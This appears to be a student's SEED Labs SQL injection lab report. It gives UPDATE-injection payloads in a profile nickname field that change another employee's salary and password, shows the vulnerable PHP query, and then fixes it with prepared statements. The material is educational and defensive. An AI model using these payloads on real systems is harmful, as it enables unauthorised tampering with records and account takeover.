
We can modify updating in nickname TahaJawaid

(') it is closing comma of name

(,) it is used for updating 2nd entity i.e Salary = and single quote applied here (') so that it will automatically apply closing comma and then modified salary written i.e. 12123


Task 3.2: Modify other people' salary.

Alice can reduce boss salary as shown in the images below:



The screenshot shows the 'Alice Profile' page in the SEED LABS application. The page has a green header with the SEED LABS logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is light green and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	12123
Birth	9/20
SSN	10211002
NickName	Tahajawaid
Email	k2113881@nu.edu.pk
Address	
Phone Number	



The screenshot shows the 'Alice's Profile Edit' page in the SEED LABS application. The page has a green header with the SEED LABS logo, 'Home', 'Edit Profile', and a 'Logout' button. The main content area is light green and contains a form with the following fields:

- NickName: [Tahajawaid',Salary= 1 where name]
- Email: [Email]
- Address: [Address]
- Phone Number: [PhoneNumber]
- Password: [Password]

Below the form is a green 'Save' button. At the bottom of the page, it says 'Copyright © SEED LABS'.

The image shows two screenshots of a web application interface. The top screenshot displays the 'Alice's Profile Edit' form, and the bottom screenshot displays the 'Employee Profile Login' form. Both forms are part of a web application with a green header and a light green background.

Alice's Profile Edit

SEED LABS Home Edit Profile Logout

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABs

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

Employee Profile Login


SEED LABS

USERNAME

PASSWORD

Login

Copyright © SEED LABs



As you can see Boby salary is modified to 1 dollar

It can Alice by adding update command i.e.


TahaJawaid' ,Salary= 1 where name ='Boby' #

Task 3.3: Modify other people' password

Changing Boby's salary from Alice's Account:

We can change Boby password by adding commanad into Alice's nickname by using command :

Tahak213881' , Password=sha1('21k3881') where name ='Boby' #



SEED Project x SQLi Lab x +

www.seed-server.com/unsafe_edit_frontend.php 67%

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName Tahak213881', Password=sha1('21

Email k213881@nu.edu.pk


Address Address

Phone Number PhoneNumber

Password Password

Save

Copyright © SEED LABS



SEED Project x SQLi Lab x +

www.seed-server.com/index.html 67%

SEED LABS


Employee Profile Login

USERNAME Boby

PASSWORD *****

Login

Copyright © SEED LABS



The procedure of changing boby's Password is same as we changed Salary of Bobby just Change the salary part into **Password=sha1('21k3881')** only.


Task 4 and Task are combined: Countermeasure — Prepared Statement

```
Nov 16 05:48
root@5949a553deb8: /

[11/16/24]seed@VM:~$ dockps
e5241f0f6044  mysql-10.9.0.6
5949a553deb8  www-10.9.0.5
f911b2490b4e  my-nginx
[11/16/24]seed@VM:~$ docksh 59
root@5949a553deb8:/#
```


We have to access web application the terminal so we use command “docksh f9” which takes into web application in terminal as shown in above figure.

Now our docker user as shown in figure below:



The first terminal screenshot shows the setup of a Docker container named 'seed@VM'. The user runs 'dockps' to list containers, then 'docksh 59' to enter the container. Inside the container, the user navigates to '/var/www' and lists files, showing 'SQL_Injection.html'. Then, the user navigates to '/var/www/SQL_Injection/' and lists files, showing 'css', 'index.html', 'seed_logo.png', and 'unsafe_edit_frontend.php'. Finally, the user navigates to '/var/www/SQL_Injection/defense/' and lists files, showing 'getinfo.php', 'index.html', 'style_home.css', and 'unsafe.php'. The user then runs 'cat unsafe.php'.

```
[11/16/24]seed@VM:~$ dockps
e5241f0f6044  mysql-10.9.0.6
5949a553deb8  www-10.9.0.5
f911b2490b4e  my-nginx
[11/16/24]seed@VM:~$ docksh 59
root@5949a553deb8:/# cd /var/www
root@5949a553deb8:/var/www# ls
SQL_Injection.html
root@5949a553deb8:/var/www# cd SQL_Injection/
root@5949a553deb8:/var/www/SQL_Injection# ls
css      index.html  seed_logo.png  unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@5949a553deb8:/var/www/SQL_Injection# cd defense/
root@5949a553deb8:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@5949a553deb8:/var/www/SQL_Injection/defense# cat unsafe.php
```

The second terminal screenshot shows the execution of a PHP script named 'unsafe.php'. The script is a shell script that uses a MySQL connection to query a table named 'credential'. It checks if the query returns any rows, and if so, it fetches the first row and prints the values of 'id', 'name', 'eid', 'salary', and 'ssn'. The script then closes the MySQL connection. The user runs 'sudo nano unsafe.php' to edit the script, but the command is not found.

```
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_undef' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name      = $firstrow["name"];
    $eid       = $firstrow["eid"];
    $salary    = $firstrow["salary"];
    $ssn       = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
root@5949a553deb8:/var/www/SQL_Injection/defense# sudo nano unsafe.php
bash: sudo: command not found
root@5949a553deb8:/var/www/SQL_Injection/defense# sudo nano unsafe.php
bash: sudo: command not found
root@5949a553deb8:/var/www/SQL_Injection/defense# nano unsafe.php
```

Unsafe.php is a file where we can edit command.

Below is the modified code add in unsafe.php:

```
GNU nano 4.8 unsafe.php
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_undef, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
```

```
}


$input_undef = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_undef, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();


// close the sql connection
$conn->close();
?>
root@5949a553deb8:/var/www/SQL_Injection/defense#
```

Now check bt performinf sql injection:




It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox... X



It has not provided information of Alice;

Now Accessing by adding correct credentials:



It has provided access.

So, our modified code is running correctly.